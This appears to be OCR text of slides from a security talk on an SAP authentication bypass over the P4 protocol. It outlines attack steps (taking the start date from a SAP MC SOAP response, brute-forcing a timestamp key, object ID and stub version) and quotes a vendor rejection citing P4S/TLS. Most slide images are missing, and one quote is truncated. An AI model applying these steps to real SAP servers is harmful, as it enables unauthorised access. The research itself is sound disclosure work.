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



Authentication bypass - Start date

```
<SOAP-ENV:Body>
  <SAPControl:GetProcessListResponse>
    <process>
      <item>
        <name>jstart</name>
        <description>J2EE Server</description>
        <dispstatus>SAPControl-GREEN</dispstatus>
        <textstatus>All processes running</textstatus>
        <starttime>2019 10 29 07:04:12</starttime>
        <elapsedtime>48:37:22</elapsedtime>
        <pid>38924</pid>
      </item>
    </process>
  </SAPControl:GetProcessListResponse>
</SOAP-ENV:Body>
```


Authentication bypass - Attack

(1) Retrieve start date from SAP MC




Authentication bypass - Attack

(2) Bruteforce the Timestamp key




Authentication bypass - Attack

(3) Bruteforce the Object ID and Stub version




Authentication bypass - Attack

(4) Execute P4 Function



Authentication bypass - Attack

(4) Execute P4 Function




"Vulnerability rejected.

The vulnerability cannot be exploited if TLS (specifically P4S and not P4) is used for communication. "

Authentication bypass - Attack

(4) Execute P4 Function




"Vulnerability reje

The vulnerability c ecifically P4S and not P4) is used fo


Authentication bypass - Attack P4S

